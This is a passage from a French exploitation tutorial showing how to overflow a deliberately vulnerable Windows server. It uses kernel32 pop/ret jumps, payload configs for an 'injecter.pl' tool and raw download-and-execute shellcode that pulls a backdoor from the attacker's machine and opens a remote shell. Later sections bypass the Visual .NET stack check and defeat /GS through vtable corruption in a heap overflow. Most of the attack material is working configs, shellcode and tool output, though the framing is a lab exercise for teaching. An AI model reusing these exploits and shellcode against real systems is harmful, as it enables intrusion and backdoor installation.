Après le ret, il nous faudra dépiler encore un DWORD avant d'atteindre cette adresse.

Il nous faut donc sauter sur une adresse pointant les instructions suivantes :

```
pop [register]
ret
```

La librairie kernel32.dll contient de nombreuses fois ce code. Prenons par exemple l'adresse 0x77F7563B. Attention, comme l'adresse de kernel32.dll change d'un version de Windows à une autre, votre exploit devient alors dépendant de la version de l'OS. Si vous ne voulez pas que cela soit le cas, il vous faut trouver une portion de code qui ne change pas d'adresse.
Dans notre cas, nous utiliserons cette adresse :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0x77F7563B

BUFFER=USER :1|NOP:371|JMP:1
```

Il est très probable que même si vous utilisez Windows XP, cette adresse ne correspondent pas à ces instructions. Dans cas, parcourez la mémoire à la recherche de ces instructions. Elles sont très courantes, cette recherche devrait vous prendre moins d'un minute (les « ret XXh » fonctionnent égaelement).

Une exécution tracée nous montre bien que nous arrivons au début du buffer « msg ». Nous exécutons alors les instructions correspondant à « USER » :

```
0012FDF0   push        ebp
0012FDF1   push        ebx
0012FDF2   inc         ebp
0012FDF3   push        edx
0012FDF4   and         byte ptr [eax-6F6F6F70h],dl
0012FDFA   nop
0012FDFB   nop
0012FDFC   nop
```

L'exécution plante sur l'instruction and qui accède une adresse mémoire incorrecte.

Pour pallier à cela, nous envoyons le buffer :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0x77F7563B

BUFFER=USER :1|0xC0:1|NOP:370|JMP:1
```

Les instructions représentées par le début du buffer deviennent alors :

```
0012FDF0   push        ebp
0012FDF1   push        ebx
0012FDF2   inc         ebp
0012FDF3   push        edx
0012FDF4   and         al,al
0012FDF6   nop
0012FDF7   nop
0012FDF8   nop
```

Et l'exécution ne plante plus.

Exécution de l'exploit

Sur le serveur.

1- Allez dans le répertoire WINDOWS/ VULN_SERVER_BUFFER_OVERFLOW_VC6
2- Compilez et lancez le serveur.

Sur la machine attaquante.

1- Allez dans le répertoire SHELLCODE_BUILDER

2- Modifiez l'adresse IP de téléchargement dans « shellcode_downloadfile.asm » , après le commentaire « Create data for URL » , pour qu'elle corresponde à votre architecture. Attention à bien écrire cette adresse en reverse.
3- Recompilez « shellcode_downloadfile.exe »
4- Lancez « shellcode_extract.exe »
5- Copiez « shellcode.pm » dans le répertoire INJECTER
6- Allez dans le répertoire SHELLCODE_SERVER
7- Lancez le serveur de shellcode « shellcode_server.exe »
8- Allez dans le répertoire INJECTER
9- Modifiez le fichier de configuration « windows_stack_overflow_exploit_6.0.conf » pour qu'il reflète l'architecture :
Le shellcode fait une taille de 292 octets.
On utilise le fichier de configuration suivant :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0x77F7563B

BUFFER=USER :1|0xC0:1|NOP:78|SHELLCODE:1|JMP:1
```

10- Lancez injecter.pl

```
injecter.pl -f windows_stack_overflow_exploit_6.0.conf
-==================================-
-=            injecter.pl         =-
-=                                =-
-=  ghorg0re/3ey's exploit tools  =-
-=                                =-
-=    Autor:   ghorg0re/3ey       =-
-=    Version: 1.06               =-
-=    Date:    17/05/2004         =-
-==================================-
---------------------------------------------------
Packet number 0

Data to send:"USER
└ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉδe
â∞►ïD$¶ïp<♥≡ïvx♥≡ïV
♥╨ï~¶ë|$♀ï~∟♥°ë|ï~$♥°ë|$♦3█3╓ï4Ü♥≡ï|$↑9>t►F8♬u≤C;\$♀uτ3└δ◄ï|$♦3╥fï¶_ï|♥♦ùâ─►├ï∞â
∞@j0Xdï►3└ïR♀ïR∟ï╨ïr ï▲ü╤ a
aü√kaeau♣δ♠ï↕;╤uΓëEⁿhoadL uⁿΦX   ëE⌠3└f♣llPhon.dhurlmT U⌠â─♀ëE°hoFil u°Φ
-   jeha.exï⌠ëu≡3█Sh777/h01:7h00.0h00.0h27.0h://1hhttpïⁿSSVWS ╨hWinE uⁿΦσ■  j♣ u≡ ╨0Y≈w"
Sending Data...
```

11- Le shellcode s'exécute et se connecte sur SHELLCODE_SERVER :

```
-========================================-\n\
-=         shellcode_server.exe         =-\n\
-=                                      =-\n\
-= ghorg0re/3ey's buffer overflow tools =-\n\
-=                                      =-\n\
-=  Autor:   ghorg0re/3ey               =-\n\
-=  Version: 1.00                       =-\n\
-=  Date:    17/05/2004                 =-\n\
-========================================-\n\
TRACE: Initialising server...
TRACE: Waiting for connection on port 7777...
TRACE: Connection received. Entering recv loop...
TRACE: End of request
List of available shellcode:
        [0] backdoor.exe
Enter the number of the shellcode you want to upload: 0
backdoor.exe
TRACE: Sending answer
TRACE: Sending 1024 bytes... 1024 bytes sent
TRACE: Sending 1024 bytes... 1024 bytes sent
TRACE: Sending 1024 bytes... 1024 bytes sent
```

On choisit le programme backdoor.exe (0). Le téléchargement a ensuite lieu. Le programme est envoyé par paquets de 1024 octets.
12- Le shellcode continue son exécution et lance le programme téléchargé (a.exe).
13- Le programme SHELLCODE_SERVER plante car le shellcode ne contient pas de sortie « propre ».

14- Sans que cela soit apparent, notre programme backdoor tourne maintenant en tache de fond : On peut s'y connecter via PUTTY en mode raw :

```
-= Welcome to ghorg0re/3ey's remote shell =-


Microsoft Windows ???
(C) Copyright 1985-2001 Microsoft Corp.

[PATH]>dir
dir
 Volume in drive ??? is ???
 Volume Serial Number is ???

 Directory of [PATH]

19/05/2004  20:31    <DIR>          .
19/05/2004  20:31    <DIR>          ..
19/05/2004  20:31           110ÿ592 a.exe
19/05/2004  20:23    <DIR>          Debug
19/05/2004  20:20             4ÿ648 VULN_SERVER_BUFFER_OVERFLOW_VC6.dsp
19/05/2004  20:20               585 VULN_SERVER_BUFFER_OVERFLOW_VC6.dsw
19/05/2004  20:20            33ÿ792 VULN_SERVER_BUFFER_OVERFLOW_VC6.ncb
19/05/2004  20:20            48ÿ640 VULN_SERVER_BUFFER_OVERFLOW_VC6.opt
19/05/2004  20:23             1ÿ150 VULN_SERVER_BUFFER_OVERFLOW_VC6.plg
               7 File(s)        199ÿ407 bytes
               3 Dir(s)     705ÿ368ÿ064 bytes free

[PATH]>
```

Remarque :

Si vous faites plusieurs essais et que subitement le téléchargement échoue au bout de quelques paquets, vérifiez que le programme a.exe ne tourne pas en fond. Il empêche alors bien sûr le fichier d'être écrasé.

Cas de la compilation sous Visual C++ .net


Dans cette partie, le serveur est compilé par Visual .net

Exploitation directe

Effectuons maintenant le même test après compilation du fichier sur Visual .net. Après un premier test, on constate que le fichier de configuration de injecter.pl pour l'exploitation devient :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0x77F7563B

BUFFER=USER :1|0xC0:1|NOP:82|SHELLCODE:1|JMP:1
```

On constate que la seule modification est l'ajout de 4 octets dans la taille du buffer.
Mais là, une mauvaise surprise vous attends : Vous obtenez la fenêtre suivante :



Analyse de l'alerte

Une rapide analyse montre que la taille réservée pour les variables locales est supérieure de 1 DWORD à celle nécessaire. Le DWORD juste avant la sauvegarde ebp reste donc normalement toujours à la valeur 0xCCCCCCCC :
Etat de la pile après le memset

```
0x0012FC28  00 00 00 00 00 00 00 00 cc cc cc cc dc fe 12 00  ........ÌÌÌÌÜþ..
0x0012FC38  14 1f 41 00 bc 0f 00 00 48 fd 12 00 00 00 00 00  ..A.¼...Hý......
0x0012FC48  00 00 00 00 00 f0 fd 7f cc cc cc cc cc cc cc cc  .....ðý□ÌÌÌÌÌÌÌÌ
```

Juste avant le ret, Visual .net a inséré le code de vérification du stack :

```
00411D45  call        @ILT+430(@_RTC_CheckStackVars@8) (4111B3h)
00411D4A  pop         eax
00411D4B  pop         edx
00411D4C  pop         edi
00411D4D  pop         esi
00411D4E  pop         ebx
00411D4F  add         esp,270h
00411D55  cmp         ebp,esp
00411D57  call        @ILT+995(__RTC_CheckEsp) (4113E8h)
00411D5C  mov         esp,ebp
00411D5E  pop         ebp
00411D5F  ret
```

En analysant ce code on voit qu'il vérifie que la valeur 0xCCCCCCCC est bien toujours présente.

On utilise donc le fichier de configuration suivant :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0x77F7563B

# 0xCC:4 is to bypass stack "protection"
# 0x90:4 is to jump over ebp
BUFFER=USER :1|0xC0:1|NOP:74|SHELLCODE:1|0xCC:4|0x90:4|JMP:1
```

Ainsi la valeur 0xCCCCCCCC est laissée intacte.


L'exécution se déroule alors comme précédemment : La backdoor est téléchargée et exécutée.

Activation de la protection anti-buffer overflow

En réalité, ce DWORD est réservé pour les besoins de la protection anti-stack overflow offerte par Visual .net. Celle-ci n'est pas activée par défaut. Il faut aller dans les options et activer l'option « Buffer Security Check (/GS) ». Le compilateur réserve alors toujours un espace supérieur de 1 DWORD au nécessaire, mais cette fois, ce DWORD est remplacé par la valeur ___security_cookie :

```
00411C7E  mov         eax,dword ptr [___security_cookie (42A0A0h)]
00411C83  mov         dword ptr [ebp-4],eax
```

Ce cookie change de valeur à chaque exécution et il devient impossible de faire l'attaque par buffer overflow décrite ci-dessus. Il faudrait en effet deviner la valeur du cookie pour ensuite l'injecter dans notre buffer, ce qui est théoriquement impossible.
L'exploitation conduit à l'affichage de la fenêtre suivante :



Exploitation d'un heap overflow pour corrompre une VTABLES : Les limites de l'option /GS

La protection précédente est-elle sans faille ? Non, bien sûr. Il faut tout d'abord noter que si elle évite le téléchargement de la backdoor, il reste tout de même le déni de service.
Mais il existe également de nombreux cas où cette protection ne peut pas empêcher l'exécution de code injecté, notamment dès qu'un saut à une adresse pouvant être corrompue a lieu dans le corps de la fonction.
Pour illustrer cela, nous allons présenter une exploitation par corruption de la VTABLES d'un objet. Dans cette partie, le serveur vulnérable est donc compilé avec Visual .net et l'option /GS activée.

Rappel sur les VTABLES.

Lorsque qu'une classe contient une fonction membre, le compilateur créé une zone unique contenant son code. Tous les appels à cette fonction dans toutes les instances de cette classe pointent ensuite vers cette unique portion de code :
Avec la classe suivante :

```
class Message
{
private:
	int		iType;

public:
	void	setiType(int value);
};

void Message::setiType(int value)
{
	iType = value;
}
```

On obtient le code suivant :

```
	Message message;
	Message message2;

	message.setiType(0);
00411E2E  push        0
00411E30  lea         ecx,[message]
00411E36  call        Message::setiType (411569h)
	message2.setiType(0);
00411E3B  push        0
00411E3D  lea         ecx,[message2]
00411E43  call        Message::setiType (411569h)
```

Les deux calls pointent vers la même adresse (411569h).

La génération de code d'appel statique atteint cependant ses limites lorsque l'on commence à utiliser les vrais possibilités du langage objet.
Par exemple, prenons le cas d'une application pouvant recevoir deux types de messages : login et data. Ces deux messages doivent être traités de manière différentes. Une implémentation relativement simple est de déclarer une

classe BaseMessage contenant une fonction virtuelle processData(), puis de dériver cette classe en deux classes LoginMessage et DataMessage implémentant chacun une version de processData.

On a alors un code du type :


```
BaseMessage *m ;
if([message est de type login])
      m = (BaseMessage *) new LoginMessage() ;
else
      m = (BaseMessage *) new DataMessage() ;

m→processData() ;
```

L'énorme avantage étant que la distinction n'est faite qu'une fois lors de l'allocation. Ensuite l'appel à processData() est commun et conduira à l'exécution de la fonction associée au type de m.

Pour avoir un tel comportement, le code ne peux plus être statique. Le compilateur utilise une table d'adresses virtuelle, propre a chaque objet :
Prenons l'exemple de la classe Connexion que nous utiliserons après :

```
class Connexion
{
      char   szUser[SZ_USER];
      char   szData[SZ_DATA];
public:
      Connexion(void) {bzero(szData);bzero(szUser);};
      virtual      void   setszUser    (char *szInput)     {sprintf(szUser, "USER=%s",
szInput);};
      virtual      char * getszUser    (void)              {return szUser;};
      virtual      void   setszData    (char *szInput)     {sprintf(szData, "DATA=%s",
szInput);};
      virtual      char * getszData    (void)              {return szData;};
};
```

Voici en mémoire la structure de cette classe (adresse croissant vers le bas) :



La table virtuelle est un tableau contenant les adresses des fonctions membres.

Le code d'appel de la première fonction devient alors :

```
00411E7A  mov         ecx,dword ptr [pConnexion]
00411E7D  mov         edx,dword ptr [ecx]
00411E82  call        dword ptr [edx]
```


et pour la deuxième fonction, on aurait :

```
00411E7A  mov         ecx,dword ptr [pConnexion]
00411E7D  mov         edx,dword ptr [ecx]
00411E82  call        dword ptr [edx+4]
```

Plate-forme de test.

Pour les tests, la plate-forme suivante sera utilisée :

Attaquant : Windows XP
192.168.1.2



Serveur : Windows XP
192.168.1.1

Programme vulnérable

Description

Le serveur à exploiter écoute comme pour les autres sur le port 8080. Lors d'une connexion, il créé deux objets :

- « Connexion » qui permet de sauver les informations envoyées par le client (classe présentée ci-dessus).
- « LogData » qui permet de logger des informations.

Ce service attend deux types de donnés :

- La donnée USER qui indique le nom de l'utilisateur. Elle est stockée dans le buffer szUser de Connexion.
- La donnée DATA qui est stockée dans le buffer szData de Connexion.

Les buffers envoyés par le client doivent être du type :

- Premier octet = Type de donnée (0 ⇔ USER ; 1⇔ DATA)
- Reste du paquet = nom d'utilisateur ou données.

Code du serveur

Voici le code du service à exploiter :

```
#include <windows.h>
#include <stdio.h>

#define bzero(a)                memset(a,0,sizeof(a))
#define SZ_RECV                         1500
#define SZ_USER                         100
#define SZ_DATA                         400
#define SZ_LOG                          2000

#define CODE_USER               1
#define CODE_DATA               2

#define MSG_USER                "User login\r\n"
#define MSG_DATA                "Data received\r\n"
#define MSG_UKN_COMM            "Unknow command\r\n"
#define LST_PORT                8080

/* ================================================
      Class definition

            BaseMessage:
                  BaseMessage is a pure virtual class.
                  Field:
                        iType  = Describe the type of message: MSG_USER or MSG_DATA
            MessageUser:
                  Class that implements method for a MSG_USER message
                  Field:
                        szUser = a buffer that holds a Welcome message
            MessageData:
                  Class that implements method for a MSG_DATA message
                  Field:
```

```
                        szData = a buffer that holds a data sent by user

   ============================================== */

class Connexion
{
      char   szUser[SZ_USER];
      char   szData[SZ_DATA];
public:
      Connexion(void) {bzero(szData);bzero(szUser);};
      virtual      void   setszUser    (char *szInput)     {sprintf(szUser, "USER=%s",
szInput);};
      virtual      char * getszUser    (void)              {return szUser;};
      virtual      void   setszData    (char *szInput)     {sprintf(szData, "DATA=%s",
szInput);};
      virtual      char * getszData    (void)              {return szData;};
};

class LogData
{
      char   szData[SZ_DATA];
public:
      virtual      void   logszData    (char *szData)      {printf("[TRACE] %s\n",
szData);};
};

/* ==============================================
      Function InitializeServer

            Goal:
                  Open a listenning socket or port LST_PORT

            Parameter:
                  -

            Return value:
                  SUCCESS      = return client socket
                  FAILED = INVALID_SOCKET

   ============================================== */

SOCKET InitializeServer(VOID)
{
      WORD version = MAKEWORD(1,1);
      WSADATA wsaData;
      SOCKET listeningSocket=0;

      printf("TRACE: Initialising server...\n");

      // Initialize wsock2
      WSAStartup(version, &wsaData);

      // Create listenning socket
      if ((listeningSocket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) ==
INVALID_SOCKET)
            return NULL;

      // Fill SOCKADDR_IN
      SOCKADDR_IN saServer;

      saServer.sin_family = AF_INET;
      saServer.sin_addr.s_addr = INADDR_ANY;
      saServer.sin_port = htons(LST_PORT);

      // Bind socket to port
      if (bind(listeningSocket, (LPSOCKADDR)&saServer, sizeof(struct sockaddr)) ==
SOCKET_ERROR)
            return NULL;

      // Listen
      if (listen(listeningSocket, 1) == SOCKET_ERROR)
            return NULL;
```

```
	printf("TRACE: Waiting for connection on port %d...\n", LST_PORT);
	return accept(listeningSocket, NULL, NULL);
}

/* ============================================
	Function processData

		Goal:
			Send a welcome string to client

		Parameter:
			SOCKET clientSocket = the client socket
			Connexion *pConnexion     = object Connexion
			LogData *pLogData         = object LogData
			char   *msg               = the message sent by client

		Return value:
			SUCCESS      = 0
			FAILED = -1

   ============================================ */

int processData(SOCKET clientSocket, Connexion *pConnexion, LogData *pLogData, char
*szData)
{
	char		msgToLog[SZ_LOG];

	if(szData[0] == CODE_USER)
	{
		pConnexion->setszUser(&szData[1]);
		sprintf(msgToLog, "Login user: %s",pConnexion->getszUser());
		if(send(clientSocket, MSG_USER, strlen(MSG_USER), 0) == SOCKET_ERROR)
			return -1;
	}
	else if(szData[0] == CODE_DATA)
	{
		pConnexion->setszData(&szData[1]);
		sprintf(msgToLog, "Data sent: %s",pConnexion->getszData());
		if(send(clientSocket, MSG_DATA, strlen(MSG_DATA), 0) == SOCKET_ERROR)
			return -1;
	}
	else
	{
		sprintf(msgToLog, "Unknow command: %d",szData[0]);
		if(send(clientSocket, MSG_UKN_COMM, strlen(MSG_UKN_COMM), 0) == SOCKET_ERROR)
			return -1;
	}

	pLogData->logszData(msgToLog);

	return 0;
}



/* ============================================
	Function main

		Goal:
			Start point

		Parameter:
			-

		Return value:
			-

   ============================================ */

int main(char *argv[], int argc)
{
```

```
	char	szBuffer[SZ_RECV];
	int		nRecv;
	SOCKET clientSocket=0;

	// Initilise le serveur
	if((clientSocket = InitializeServer()) == INVALID_SOCKET)
	{
		WSACleanup();
		printf("ERROR in main: InitializeServer failed\n");
		getchar();
		return 0;
	}

	printf("TRACE: Connection received. Entering recv loop...\n");

	// Nouvelle connexion: alloue un objet connexion pour garder les données et un
objet LogData pour logger des données.
	Connexion	*pConnexion;
	LogData		*pLogData;
	pConnexion = new Connexion;
	pLogData = new LogData;

	// Boucle de reception des messages
	bzero(szBuffer);
	while((nRecv = recv(clientSocket, szBuffer, SZ_RECV, 0)) > 0)
	{
		processData(clientSocket, pConnexion, pLogData, szBuffer);
		bzero(szBuffer);
	}

	// Clean
	free(pConnexion);
	free(pLogData);
	closesocket(clientSocket);
	WSACleanup();
	printf("TRACE: End of program vuln_server_buffer_overflow_vtables\n");
	printf("Press Enter to close this window\n");
	getchar();
	return 0;
}
```

Voici quelques explications :

1- Le service commence par se mettre en écoute sur le port 8080.
2- Lors d'une connexion, il crée deux objets : Connexion et LogData.
3- Pour chaque buffer reçu :
   a. Il appelle la fonction processData avec en paramètre la socket, les deux objet et le buffer envoyé.
   b. Il analyse alors le premier octet du buffer :
      i. Si c'est CODE_USER, il appelle setszUser qui sauve le nom de l'utilisateur, puis rempli msgToLog avec MSG_USER
      ii. Si c'est CODE_DATA, il appelle setszData qui sauve les données envoyées, puis rempli msgToLog avec MSG_DATA
      iii. Sinon, il copie MSG_UKN_COMM dans msgToLog.
   c. Il appelle logszData pour logger msgToLog

Test du serveur.

Sur le serveur.

1- Allez dans le répertoire VULN_SERVER_BUFFER_OVERFLOW_VTABLES
2- Ouvrez VULN_SERVER_BUFFER_OVERFLOW_VTABLES.dsw avec Visual C++ 6.0
3- Compilez et lancez le serveur.

Sur la machine attaquante.

1- Allez dans le répertoire INJECTER
2- Modifiez le fichier de configuration « windows_vtables_overflow_testsrv.conf » pour qu'il reflète l'architecture :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080

BUFFER=0x01:1|TOTO:1
```

```
BUFFER=0x02:1|HELLO:1
```

Voici le résultat au niveau du serveur :

```
TRACE: Initialising server...
TRACE: Waiting for connection on port 8080...
TRACE: Connection received. Entering recv loop...
[TRACE] Login user: USER=TOTO
[TRACE] Data sent: DATA=HELLO
TRACE: End of program vuln_server_buffer_overflow_vtables
Press Enter to close this window
```

Et au niveau de injecter

```
injecter.pl -f windows_vtables_overflow_testsrv.conf
-==================================-
-=            injecter.pl         =-
-=                                =-
-=  ghorg0re/3ey's exploit tools  =-
-=                                =-
-=    Autor:   ghorg0re/3ey       =-
-=    Version: 1.06               =-
-=    Date:    17/05/2004         =-
-==================================-
------------------------------------------------
Packet number 0

Data to send:"☺TOTO"
Sending Data...
Data received:"User login
"
------------------------------------------------
------------------------------------------------
Packet number 1

Data to send:"☻HELLO"
Sending Data...
Data received:"Data received
"
------------------------------------------------
```

Etude de la vulnérabilité

La vulnérabilité se situe au niveau des fonctions setszUser et setszData : alors que 1500 octets sont lus, ils sont copiés via sprintf dans des buffers de taille 100 et 400.
Analysons ce que nous pouvons écraser :
Le heap à l'allure suivante (adresse croissant vers le bas) :

← 4 bytes →
Pointeur table virtuelle de Connexion
… szUser …
… szData …
Pointeur table virtuelle de LogData

Le débordement de szUser et de szData ne peuvent donc pas impacter le pointeur vers la table virtuelle de Connexion, situé dans des adresses plus basses. Par contre, le pointeur vers la table virtuelle de LogData peut être corrompu.
Nous pourrions donc l'écraser au niveau du « `pConnexion->setszData(&szData[1]);` » puis appeler du code dans pConnexion→szData au moment de l'appel « `pLogData->logszData(msgToLog);` ».

Mais cette exploitation ne va pas être aussi simple. Rappelez-vous du code d'appel d'un fonction via la table virtuelle :

```
00411E7A  mov         ecx,dword ptr [pLogData]
00411E7D  mov         edx,dword ptr [ecx]
00411E82  call        dword ptr [edx]
```

Si voulons sauter à une adresse de pConnexion→szData, il nous faut mettre remplacer le pointeur de table virtuelle de LogData par une adresse contenant l'adresse de notre buffer… Il y a donc une indirection : l'appel ne porte pas directement sur l'adresse injectée mais sur le contenu pointé par l'adresse injectée.
Le problème étant que le buffer ne doit pas contenir de zéro puisque la copie se fait par sprintf. On ne peut donc pas créer cette indirection dans notre buffer puisque l'adresse de pConnexion→szData contient un zéro.

Nous allons donc devoir procéder en deux temps :

1- Envoyer un message USER de manière à créer en mémoire cette indirection.
2- Envoyer un message DATA qui pointe vers le champ pConnexion→szUser et donc cette indirection.

Voici les différents adresses de objets :

pConnexion = 0x003435c0
pConnexion→szUser = 0x003435c4
pConnexion→szData = 0x00343628
pLogData = 0x003437f8

Nous choisissons de sauter dans pConnexion→szData en 0x00343630.
Il faut donc copier en mémoire l'adresse « 0x00343630 ». Nous ne pouvons cependant pas envoyer de zéro. Cela n'a aucune importance : Le zéro sera celui de fin de chaîne de caractère.

Nous envoyons donc le buffer représentant un message USER suivant :

```
BUFFER=0x01:1|0x30:1|0x36:1|0x34:1
```

En mémoire, à l'adresse de pConnexion→szUser, nous obtenons :

```
0x003435c4  55 53 45 52 3d 30 36 34 00 00 …              USER=064....
```

Il nous faut maintenant envoyer un buffer « DATA » qui va écrase le pointeur de table adresse virtuelle de LogData et le remplacer la valeur 0x003435c9. Comme précédemment, cette adresse contient un zéro. Nous utiliserons donc le zéro de fin de chaîne.
Le buffer a envoyer est le suivant :

```
BUFFER=0x02:1|NOP:167|SHELLCODE:1|0xC9:1|0x35:1|0x34:1
```

En mémoire, à l'adresse de pLogData, nous obtenons :

```
0x003437F8  c9 35 34 00 fd fd fd fd ab ab ab ab ab
```

Exploitation du serveur

Sur le serveur.

1- Allez dans le répertoire VULN_SERVER_BUFFER_OVERFLOW_VTABLES
2- Ouvrez VULN_SERVER_BUFFER_OVERFLOW_VTABLES.dsw avec Visual C++ 6.0
3- Compilez et lancez le serveur.

Sur la machine attaquante.

1- Allez dans le répertoire SHELLCODE_SERVER
2- Lancez le serveur de shellcode « shellcode_server.exe »
3- Allez dans le répertoire INJECTER
4- Modifiez le fichier de configuration « windows_vtables_overflow_exploit.conf » pour qu'il reflète l'architecture :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080

BUFFER=0x01:1|0x30:1|0x36:1|0x34:1
BUFFER=0x02:1|NOP:167|SHELLCODE:1|0xC9:1|0x35:1|0x34:1
```

5- Lancez injecter.pl

```
injecter.pl -f windows_vtables_overflow_exploit.conf
-=================================-
-=            injecter.pl        =-
-=                               =-
-=  ghorg0re/3ey's exploit tools  =-
-=                               =-
-=    Autor:   ghorg0re/3ey      =-
-=    Version: 1.06              =-
-=    Date:    17/05/2004        =-
```

```
-==================================-
--------------------------------------------------
Packet number 0

Data to send:"☺064"
Sending Data...
Data received:"User login
"
--------------------------------------------------
--------------------------------------------------
Packet number 1

Data to
send:"☻ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÙeâý►ïD$¶ïp<♥-ïvx♥-ïV
♥ðï~¶ë|$♀ï~∟♥°ë|ï~$♥°ë|$♦3█3╓ï4Ü♥-ï|$↑9>t►F8♬u¾C;\$♀uþ3└Ù◄ï|$♦3Êfï¶_ï|♥♦ùâ─►├ïýâý@j0Xdï►3└
ïR♀ïR∟
ï╩ïr ï▲ü╥ a aü¹kaeau♣Ù♠ï↕;ÐuÔëE³hoadL u³ÞX   ëE¶3└f♣llPhon.dhurlmT U¶â—♀ëE°hoFil u°Þ-
   jeha.exï¶ëu-3█Sh777/h02:7h01.0h68.0h92.1h://1hhttpï³SSVWS ðhWi
nE u³ÞÕ■  j♣ u- ð╓54"
Sending Data...
Data received:"Data received
"
--------------------------------------------------
```

Lors de l'appel de pLogData→logszData, le compilateur va chercher la valeur contenue à l'adresse 0x003435c9, c'est à dire la valeur que nous avons injecté par notre commande « USER » : 0x00343630.
L'exécution du shellcode a alors lieu.

Cette exécution a lieue **avant** la sortie de fonction, donc avant toutes les vérifications introduites par /GS. La protection /GS est alors inefficace.

Conclusion sur l'exploitation sous Windows

Cette partie nous a permis de voir tout d'abord les difficultés de l'écriture d'un shellcode sous Windows. L'exploitation d'un cas d'école compilé sans l'option /GS reste cependant relativement aisée. Il est indéniable que cette option apporte une certaine sécurité, cependant il faut bien garder à l'esprit qu'elle n'est pas infaillible. L'écriture de code sécurisé, par exemple en utilisant les types managés reste LA solution pour se prémunir contre ce type de failles.

Contournement des équipements de filtrages

Les équipements de filtrage : Concepts

Les exemples précédents ne tenaient pas compte des éventuels équipements de filtrages qui peuvent se trouver entre l'attaquant et le serveur.
Par exemple dans le cas de Linux, il est très possible que le serveur soit derrière un firewall qui interdise toute connexion sortante (le serveur n'ayant à priori pas à initialiser de connexion vers l'extérieur). Le client X (xterm) ne pourra alors pas contacter le serveur X sur la machine attaquante.
Dans le cas Windows, il est possible qu'un proxy demandant une authentification empêche le téléchargement de la backdoor.
De manière générale, il faut remarquer que si ces équipements peuvent compliquer la tâche de l'attaquant, à partir du moment où le serveur est autorisé à accéder à Internet, l'exploitation pourra avoir lieue. Il est alors indispensable que vous maîtrisiez l'écriture de shellcode pour l'adapter à l'architecture réseau.

Pour illustrer cette partie, nous allons prendre l'exemple d'un type un peu particulier d'équipement : le firewall personnel. Il n'a évidemment rien à voir avec les firewalls utilisés dans les réseaux, mais comme son utilisation devient courante chez les particuliers, j'ai pensé qu'il serait important que vous connaissiez ses limites.

Contournement du firewall personnel

A ce niveau, on peut dire qu'une bonne protection serait l'utilisation d'un firewall personnel. Pour mémoire, un firewall personnel gère les accès sur la notion d'applications. Deux types d'accès sont définis : le mode client et le mode serveur. Pour chaque type, une application peut-être autorisée à accédée à Internet, interdite ou inconnue.

